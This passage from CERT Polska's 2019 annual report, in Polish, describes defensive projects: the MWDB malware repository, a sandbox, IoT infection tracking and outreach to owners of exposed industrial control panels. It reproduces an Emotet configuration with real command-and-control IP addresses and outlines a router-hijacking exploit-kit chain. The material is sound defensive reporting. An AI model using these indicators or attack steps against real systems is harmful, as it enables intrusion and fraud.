Informacje zorganizowane są w hierarchicznej strukturze, co pozwala na śledzenie powiązań między obiektami. Na diagramie poniżej pokazano przykładowe informacje wyświetlane przez

10. https://n6.cert.pl/
11. https://github.com/CERT-Polska/n6

system MWDB, przedstawiające próbki powiązane z kampanią złośliwego oprogramowania GuLoader. Obserwując relacje między obiektami, łatwo dostrzec, że GuLoader służy m.in. do dystrybucji innych rodzin złośliwego oprogramowania, takich jak np. Lokibot.

Rys. 10. *Diagram powiązań obiektów w MWDB związanych z kampanią oprogramowania GuLoader.*

Każdy plik dodany do repozytorium zostaje automatycznie przeanalizowany, co pozwala badaczom na wczesne uzyskanie informacji na temat przesłanej próbki. Pozwoliło to w 2019 r. na pozyskanie 12 865 unikalnych konfiguracji z 77 rodzin złośliwego oprogramowania. Analizie zostało poddanych ponad 216 tys. próbek, z czego w przypadku 44 tys. z nich udało się rozpoznać rodzinę i uzyskać statyczną konfigurację. Przykładowy rezultat analizy dla trojana Emotet zaprezentowany jest na rysunku 11.

Config b467dc96c69abb2aab2b9ef4a6a163c405b7e54134fd41ee3020316ff2a8702a

Details | Relations | Preview | Download

Family	emotet
Config type	static
+ exe_words	["texas", "func", "deploy", "run", "leel", "stuck", "def", "print", "…
+ public_key	-----BEGIN PUBLIC KEY----- MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOmlscqbEIh…
+ type	emotet
+ urls	[{ "cnc": "113.61.76.239", "port": 80 }, { "cnc": "111.125.71.22", "p…
Upload time	Fri, 13 Dec 2019 11:57:30 GMT

Rys. 11. *Statyczna konfiguracja złośliwego oprogramowania Emotet.*

System MWDB to nie tylko platforma służąca do analizy złośliwego oprogramowania, ale również społeczność zrzeszająca analityków. W 2019 r. do systemu dołączyło 159 użytkowników

z zewnętrznych podmiotów. W lipcu założyliśmy grupę w serwisie Slack dostępną dla wszystkich użytkowników, w ramach której badacze złośliwego oprogramowania informowani są o aktualizacjach, a także wymieniają się informacjami dotyczącymi przeprowadzanych analiz. Na koniec 2019 r. z zasobów repozytorium skorzystało łącznie ponad 300 analityków.

Analitycy mają możliwość integracji swoich systemów z repozytorium MWDB za pośrednictwem biblioteki mwdblib[12] dla języka Python, która pozwala na dodawanie próbek i pobieranie danych z systemu za pomocą skryptów.

Dostęp do systemu MWDB jest otwarty dla analityków złośliwego oprogramowania i specjalistów bezpieczeństwa zatrudnionych w publicznych instytucjach, np. zespołach CSIRT, bankach czy instytucjach rządowych. Zgłoszenie chęci udziału w projekcie jest możliwe za pośrednictwem formularza rejestracyjnego znajdującego się na stronie https://mwdb.cert.pl/register.


Portal injects.cert.pl

Jedną z platform, które zostały przez nas uruchomione w 2019 r., jest portal injects.cert.pl dedykowany organizacjom finansowym i zespołom CSIRT poziomu krajowego. Pozwala uprawnionym podmiotom pobrać w łatwy sposób informacje na temat aktywności złośliwego oprogramowania powiązanej z określonymi domenami.

Po rejestracji, w ramach systemu można w panelu webowym podglądać znane nam konfiguracje złośliwego oprogramowania (patrz: rysunek 12)

Rys. 12. *Konfiguracje złośliwego oprogramowania powiązane z daną organizacją.*

12. http://github.com/CERT-Polska/mwdblib



Rys. 13. *Podgląd ataku związanego z konkretną konfiguracją złośliwego oprogramowania.*

Rozpoznajemy kilka rodzajów ataków, między innymi webinjecty (od których system bierze swą nazwę), złośliwe przekierowania przeglądarki, wykradanie wrażliwych danych itp. Poza przeglądaniem strony, dane można konsumować za pomocą API oraz za pośrednictwem wysyłanych automatycznie powiadomień e-mail (patrz rysunek 13). Z danych zgromadzonych w ramach projektu korzysta obecnie prawie 20 organizacji.

DRAKVUF i DRAKMON

DRAKVUF[13] to powstały w 2014 r. otwartoźródłowy system służący do analizy przebiegu wykonania złośliwego oprogramowania na zasadzie "czarnej skrzynki". W przeciwieństwie do standardowych rozwiązań stosowanych m.in. w Cuckoo Sandbox, gdzie analiza odbywa się przy pomocy agenta – programu lub sterownika umieszczonego obok obserwowanego programu, DRAKVUF wykorzystuje innowacyjną technologię Virtual Machine Introspection. Oznacza to, że maszyna wirtualna, w której wykonuje się analizowany program, nie różni się niczym od typowego środowiska użytkownika, a cała analiza odbywa się poprzez obserwację pamięci i zachowania nie tyle docelowej aplikacji a całej maszyny wirtualnej. Dzięki temu możliwe staje się przeprowadzenie analizy na dużo niższym poziomie (jądra systemu operacyjnego czy nawet sprzętu), a także jest ona znacznie trudniejsza do wykrycia niż przy użyciu standardowych rozwiązań. W 2019 r. zespół CERT Polska uczestniczył w jego rozwoju, dodając funkcje związane z wykonywaniem zrzutów pamięci oraz analizą behawioralną na poziomie WinAPI.

Od strony technicznej DRAKVUF wykorzystuje rozszerzenia dostępne w nowych procesorach marki Intel – Extended Page Table (EPT). Dzięki temu możliwa jest podmiana widocznej dla systemu-gościa strony pamięci "w locie", w zależności od tego, czy wykonywana jest operacja odczytu, zapisu czy wykonania pamięci. Taki mechanizm pozwala ukryć fakt istnienia pułapki (ang. breakpoint).

DRAKVUF od początku projektowany był z myślą o analizie złośliwego oprogramowania. Odbywało się to poprzez logowanie wywołań systemowych (funkcji wykonywanych na poziomie jądra systemu), przechwytywanie funkcji odpowiadających za dostęp do systemu plików bądź kluczy rejestru. Mechanizm nie posiadał natomiast funkcji odpowiedzialnych za analizę na poziomie użytkownika (np. poprzez hooki na funkcjach WinAPI).

13. https://github.com/tklengyel/drakvuf

W 2019 r. zespół CERT Polska rozwijał systemy służące do automatycznej analizy złośliwego oprogramowania, jednocześnie budując własny, oparty na DRAKVUF system o nazwie DRAKMON (od połączenia słów “DRAKVUF” i “monitor”). Wprowadzane rozszerzenia dotyczyły przede wszystkim możliwości obserwacji procesów nie na poziomie jądra systemu a użytkownika, oraz wykonywania zrzutów pamięci wykonującego się złośliwego oprogramowania w odpowiednich momentach określonych na podstawie heurystyk.

Początkowo system rozwijany był jako niezależna kopia, później jednak zmiany zostały włączone do głównego repozytorium. Od tej pory DRAKMON jest integralną częścią DRAKVUF-a i jest tworzony przy wsparciu społeczności open source.

Wypracowane rozwiązanie zostało zaprezentowane w 2019 r. na konferencjach SECURE[14] oraz PWNing w Warszawie.

Forensics

W 2019 r. zespół CERT Polska kontynuował prace nad projektem “Zaawansowanego Laboratorium Kryminalistyki Śledczej”. Projekt jest współtworzony z Zakładem Cyberbezpieczeństwa Politechniki Warszawskiej i współfinansowany przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent, nr umowy (CYBERSECIDENT/369234/I/NCBR/2017).

Działalność powołanego w 2018 r. w CERT Polska zespołu analiz informatyki śledczej skupia się wokół przeprowadzania działań w realnych warunkach, tak więc rozwój możliwości technicznych zespołu jest ukierunkowany na praktyczne aspekty pracy w terenie.

Efektem projektu jest szereg specjalistycznych narzędzi oraz wypracowanie metodyki pomocnej we współpracy z organami ścigania w walce z przestępczością w cyberprzestrzeni. W ramach projektu prowadzone są prace nad rozbudową kompetencji oraz narzędzi z zakresu rozpoznania radiowego, zabezpieczenia i analizy materiału dowodowego, jak również przeprowadzania oględzin oraz eksperymentów procesowych w bezpiecznym środowisku.

Projekt obejmuje stworzenie mobilnego laboratorium informatyki śledczej, wyposażonego w narzędzia umożliwiające między innymi wykrycie nieuprawnionych sygnałów radiowych oraz ukrytych, kontrolowanych radiowo innych urządzeń. W trakcie prowadzenia czynności wraz z organami ścigania narzędzia te mogą okazać się krytyczne podczas identyfikacji aktywności podejrzanego. Wyposażenie mobilnego laboratorium umożliwia transport urządzeń do laboratorium stacjonarnego z zachowaniem ciągłości zasilania. Dodatkowo, powstałe stacjonarne laboratorium umożliwia odzyskiwanie danych z uszkodzonych fizycznie oraz programowo nośników danych oraz niezbędną naprawę urządzeń na potrzeby wykonywanych analiz. Rozwijane są również dedykowane oprogramowanie i środowiska umożliwiające efektywną agregację oraz analizę materiału dowodowego.

CyberExchange

W 2019 r. uczestniczyliśmy w projekcie wymiany ekspertów pomiędzy 11 europejskimi zespołami typu CERT.

Staże zagraniczne pozwalają specjalistom z krajowych, rządowych i akademickich zespołów reagowania na poznanie specyfiki pracy analogicznych instytucji w innych krajach, wymianę wiedzy i doświadczeń oraz nawiązanie bezpośrednich kontaktów, które są kluczowym elementem sprawnej współpracy międzynarodowej. Oprócz CERT Polska w wymianie biorą udział specjaliści z podobnych zespołów z Austrii, Chorwacji, Czech, Grecji, Łotwy, Luksemburga, Malty, Rumunii i Słowacji. Liderem konsorcjum jest czeskie stowarzyszenie CZ.NIC, w ramach którego funkcjonuje CSIRT.CZ.

14. Nagranie dostępne pod adresem https://www.youtube.com/watch?v=SluEIof0wdM

Jesienią 2019 r. pracownicy CERT Polska spędzili po dwa tygodnie współpracując z zespołami CERT.at (Austria) oraz CSIRT.CZ (Czechy). W październiku mieliśmy przyjemność gościć przedstawiciela CERT.at, którego wizyta była okazją do przeprowadzenia prac integracyjnych pomiędzy systemami wymiany danych używanymi przez nasze zespoły. Projekt CyberExchange kończy się w 2020 r. i zakłada organizację kolejnych staży.


Projekt jest finansowany z funduszy Unii Europejskiej w ramach instrumentu finansowego “Łącząc Europę”, numer grantu 2017-EU-IA-0118.

#BezpiecznyPrzemysł

Pod koniec 2019 r. rozpoczęliśmy akcję #BezpiecznyPrzemysł, w ramach której aktywnie działamy na rzecz podniesienia poziomu cyberbezpieczeństwa polskiej infrastruktury przemysłowej. W tym celu szukamy dostępnych z publicznego internetu urządzeń, takich jak sterowniki PLC czy panele sterownicze (HMI), kontaktujemy się z ich właścicielami i doradzamy jak je zabezpieczyć.

Nasze działania można podzielić na kilka obszarów:

- monitorowanie urządzeń widocznych z internetu przy wykorzystaniu ogólnodostępnych zapytań do wyszukiwarek, tzw. *dorków*[15];
- tworzenie własnych dorków, dostosowanych do polskich producentów automatyki oraz wykorzystujących znane klasy adresowe;
- obsługa zgłoszeń o podatnościach w urządzeniach przemysłowych, nadesłanych przez partnerów i inne zespoły reagujące na incydenty;
- monitorowanie mediów społecznościowych i forów pod kątem informacji o takich urządzeniach lub o podatnościach w nich występujących;
- własne poszukiwania nieznanych wcześniej podatności w urządzeniach wykorzystywanych przez polski przemysł.




Rys. 14. *Panel monitorowania parametrów pracy oczyszczalni ścieków.*

W wyniku tych działań w 2019 r. zidentyfikowaliśmy i zgłosiliśmy m.in. następujące problemy:

- Panel monitorowania parametrów pracy jednej z oczyszczalni ścieków. Krótko po naszej interwencji i zabezpieczeniu panelu przez właściciela, informacja o podatności pojawiła się w mediach

15. dork – zapytanie do wyszukiwarki, zwracające konkretny, zamierzony wynik, przykładowo wszystkie strony zawierające słowo “cert”. Dorki są dostosowane pod składnię zapytań konkretnych wyszukiwarek. “Dork” do serwisu Shodan będzie różnił się od “dorku” do wyszukiwarki Google.

społecznościowych. Dzięki szybkiej reakcji udało się uniknąć niebezpiecznej sytuacji, w której po publikacji w mediach panel byłby nadal dostępny;
- Panele sterowania wentylacją i klimatyzacją na 35 stacjach benzynowych jednej z dużych firm paliwowych;
- Systemy sterowania automatyką budynkową w 3 centrach handlowych, 2 szkołach podstawowych i na uczelni wyższej;
- 6 systemów automatyki używanych w chłodniach, ze znanymi podatnościami;
- 3 routery przemysłowe zapewniające zdalne połączenie do systemów przepompowni.



Rys. 15. *System sterowania centralą wentylacyjną.*

Największą trudnością, na którą natrafiliśmy podczas realizacji tego projektu, był problem z szybkim dotarciem do właścicieli w celu poinformowania ich o problemie. Często te urządzenia korzystają z adresów IP, poprzez które nie jesteśmy w stanie zidentyfikować właściciela urządzenia. W takiej sytuacji jesteśmy zmuszeni poszukiwać osoby odpowiedzialnej, kontaktując się z właścicielem samego adresu IP – najczęściej dostawcą internetu. Głównym celem, jaki sobie stawiamy w 2020 r., jest usprawnienie tego procesu i wypracowanie lepszych ścieżek kontaktu z dostawcami usług internetowych (ISP).

IoT Tracker

Przyrost liczby urządzeń IoT (ang. *Internet of Things* – internet rzeczy) podłączanych do internetu jest imponujący. Niektóre źródła szacują, że już w 2021 r. połowę wszystkich urządzeń podłączonych do globalnej sieci będą stanowiły właśnie urządzenia IoT[16]. Udział ten ma się jeszcze zwiększyć w kolejnych latach. Nie dziwią więc pytania o to, jakie kroki podejmowane są przez producentów takich urządzeń w kierunku zwiększenia poziomu ich bezpieczeństwa. Nie dziwią również pytania, jak wiele podatnych lub niezabezpieczonych urządzeń IoT jest wciąż dostępnych publicznie i co można z tym zrobić.


W 2019 r. zespół CERT Polska opracował IoT Tracker – proste i skuteczne narzędzie do monitorowania zainfekowanych urządzeń IoT w polskiej przestrzeni adresowej. IoT Tracker zbiera z kilku różnych źródeł danych informacje o urządzeniach zainfekowanych malwarem IoT. Głównie dotyczy to botnetu Mirai

16. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/

i wszelkich jego pochodnych (tzw. branchy, których jest już przeszło kilkadziesiąt[17]), a także zagrożenia VPNFilter (dwie infrastruktury). Ustalenie, czy dany host jest rozpoznawany jako zainfekowany, odbywa się po stronie źródła w oparciu o analizę ruchu sieciowego wychodzącego z danego urządzenia. Gromadzone informacje są także wzbogacane szczegółami dotyczącymi np. geolokalizacji urządzenia, jego rodzaju i producenta, o ile takie dane znajdują się w silnikach, które wspomagają ten proces, tj. Shodan, Censys czy Zoomeye. Zdobytymi danymi dzielimy się w formie tygodniowych raportów z administratorami sieci, którzy odpowiadają za zainfekowane hosty. Informujemy o wykrytych zagrożeniach, ale również chętnie dzielimy się wiedzą, jak poradzić sobie z malwarem rezydującym w zainfekowanych kamerach IP, nagrywarkach DVR czy routerach.

Jednym ze źródeł danych w systemie IoT Tracker jest zarządzana przez CERT Polska sieć honeypotów Kako[18], stworzona w celu monitoringu złośliwego ruchu z urządzeń IoT. Kako korzysta z niezależnych konfiguracji[19] symulujących podatności w różnych popularnych urządzeniach IoT, imitując działanie tych urządzeń i rzeczywiste odpowiedzi na żądania HTTP. Katalog konfiguracji został przez nas nieznacznie rozszerzony o symulację urządzeń dość często występujących w Polsce[20]. Dużą zaletą honeypota Kako jest również możliwość uruchomienia wielu konfiguracji na tym samym hoście. Oznacza to, że jeden host może symulować wiele różnych urządzeń IoT jednocześnie, oczywiście przy założeniu, że porty, na których działają usługi, nie kolidują ze sobą.

Działanie IoT Trackera przyczyniło się z pewnością do poprawy świadomości wśród administratorów polskich sieci na temat zagrożeń dotyczących urządzeń IoT[21]. Obserwujemy również sukcesywny spadek infekcji ewolucjami Miraia – w porównaniu do 2018 r. średnia dzienna liczba unikalnych hostów zainfekowanych malwarem z rodziny Mirai spadła z 938 do 639, co stanowi spadek o niemal 32 proc. Po bardziej szczegółowe statystyki dotyczące infekcji pochodnymi Miraia w Polsce zapraszamy do rozdziału Botnety IoT w Polsce na stronie 36. Oczywiście obserwowany spadek liczby zainfekowanych urządzeń IoT w Polsce nie jest tylko i wyłącznie zasługą IoT Trackera. Naszym zdaniem system ten stanowi cegiełkę na rzecz budowania bezpieczeństwa w tym obszarze. Naturalnie cieszy nas również spory odzew ze strony administratorów polskich sieci, którzy chętnie reagowali na wysyłane przez nas raporty, aktualizując, poprawiając konfigurację lub wymieniając zainfekowane urządzenia na bezpieczniejsze. Od kwietnia 2019 r., kiedy został uruchomiony IoT Tracker, o zagrożeniach informowaliśmy średnio ponad 216 podmiotów tygodniowo.



Rys. 16. *IoT Tracker – widok administratora systemu. Markery na mapie pokazują pozycje zainfekowanych urządzeń na terenie Polski, obserwowanych w konkretnym oknie czasowym.*

17. https://twitter.com/rommeljoven17/status/1010060870100049920
18. https://github.com/darkarnium/kako
19. https://github.com/darkarnium/kako-simulations/
20. Popularność danego urządzenia była sprawdzana na podstawie danych z serwisu Shodan
21. W 2019 r. CERT Polska wysłał 7426 powiadomień (w formule raportów tygodniowych) o infekcjach urządzeń IoT do administratorów polskich sieci.


W najbliższym czasie planujemy rozwijać system, dodając kolejne symulacje urządzeń do honeypotów Kako. Poszukujemy również nowych źródeł danych, które pomogą nam otrzymywać jeszcze pełniejszy obraz sytuacji związanej z bezpieczeństwem urządzeń IoT w Polsce. Działania te mają jeden cel – redukcję do minimum liczby zainfekowanych urządzeń w polskich sieciach.

Bezpieczeństwo urządzeń IoT

Rok 2019 potwierdził przewidywania zamieszczone w raporcie za 2018 r. dotyczące lawinowo rosnącej liczby ataków na urządzenia internetu rzeczy[22]. Podobne obserwacje podaje F-Secure w swoim raporcie dotyczącym pierwszej połowy 2019 r.[23], wskazując wprost, że większa liczba urządzeń podłączonych do globalnej sieci musiała przełożyć się na większą skalę ataków na nie. Według F-Secure trzy najbardziej eksploatowane podczas ataków usługi to Telnet, UPnP oraz SMB. Analizując problem z perspektywy wykorzystania botnetów IoT nie sposób nie zauważyć, że ataki DDoS wciąż stanowią jedno z ich głównych zastosowań[24]. Mirai i jego ewolucje nadal świetnie funkcjonują[25], o czym świadczą dokonywane wciąż z ich udziałem kolejne ataki blokujące usługi. Z drugiej jednak strony można zaobserwować pewien trend związany ze zmasowanym atakowaniem urządzeń konkretnej klasy (np. routery WiFi, smartwatche, drukarki z interfejsem bezprzewodowym), najczęściej jednego producenta i wykorzystaniem konkretnej podatności. Przejęte urządzenia mogą następnie zostać wykorzystane, w zależności od intencji atakującego, np. do ataków DDoS, dystrybucji złośliwego oprogramowania czy jako koparki kryptowalut.

Podatne routery

Pod koniec stycznia 2019 r. jeden z badaczy NNENIX zauważył masowe próby wykorzystywania podatności routerów Ubiquiti Networks[26]. Atakujący próbowali wykorzystać jedną z usług routerów Ubiquiti działającą na porcie 10001, która służy do odnajdywania innych urządzeń tego producenta. Protokół wykorzystywany przez wspomnianą usługę umożliwia uzyskanie odpowiedzi o współczynniku wzmocnienia na poziomie 3,67. Nie jest to wysoka wartość, ale przy odpowiednio dużej liczbie urządzeń



Rys. 17. *Dystrybucja urządzeń Ubiquiti na świecie, styczeń 2020 (źródło:https://blog.rapid7.com/content/images/2019/02/Geographic_Distribution.jpg).*

22. https://www.cert.pl/wp-content/uploads/2019/05/Raport_CP_2018.pdf
23. https://blog-assets.f-secure.com/wp-content/uploads/2019/09/12093807/2019_attack_landscape_report.pdf
24. https://securelist.com/ddos-report-q1-2019/90792/ i kolejne kwartały
25. https://www.iotforall.com/mirai-botnets-threatening-iot-security-2019/
26. https://www.zdnet.com/article/over-485000-ubiquiti-devices-vulnerable-to-new-attack/

(według zespołu Rapid7 około pół miliona na całym świecie[27]) realne było przeprowadzenie ataku o gigantycznym wolumenie ponad 1Tbps. Niepokojący był również fakt, że największa koncentracja tego typu urządzeń występowała, oprócz Brazylii, USA i Hiszpanii, także w Polsce.

W zupełnie inny sposób działali przestępcy, którzy stali za podmianą adresów DNS około 180 tysiącach brazylijskich routerów, m.in. różnych modeli TP-Link, D-Link i Motorola. Jak poinformowała w swoim raporcie firma Avast[28], w atakach były wykorzystywane exploit kity GhostDNS, Navidade oraz odkryty w kwietniu 2019 r. SonarDNS. Atakujący wykorzystali malvertising, czyli złośliwe reklamy, umieszczone w serwisach takich jak strony ze streamami lub portale z treściami pornograficznymi. Ofiara odwiedzając stronę była przekierowywana na tzw. landing page, z której to strony atak był już inicjowany automatycznie, bez interakcji użytkownika. Exploit kit próbował znaleźć adres IP routera w lokalnej sieci, a następnie dokonać uwierzytelnienia, używając listy par login-hasło. W przypadku udanego logowania wysyłane było żądanie CSRF zmieniające ustawienia DNS na routerze. Dalszy ruch kierowany był na strony phishingowe kontrolowane przez przestępców. Za pomocą tej techniki atakującym udało się wejść w posiadanie danych dostępowych do wielu różnych serwisów, w tym bankowości elektronicznej, poczty elektronicznej, serwisów PayPal oraz Netflix[29]. Przestępcy stosowali również inne techniki w celu podwyższenia swoich zysków, np. przechwytywanie ruchu sieciowego i podmiana odpowiednich reklam na własne (tj. takie, z których czerpali profity). Innym sposobem było dołączanie do wyświetlanych stron skryptów będących przeglądarkowymi koparkami kryptowalut[30].

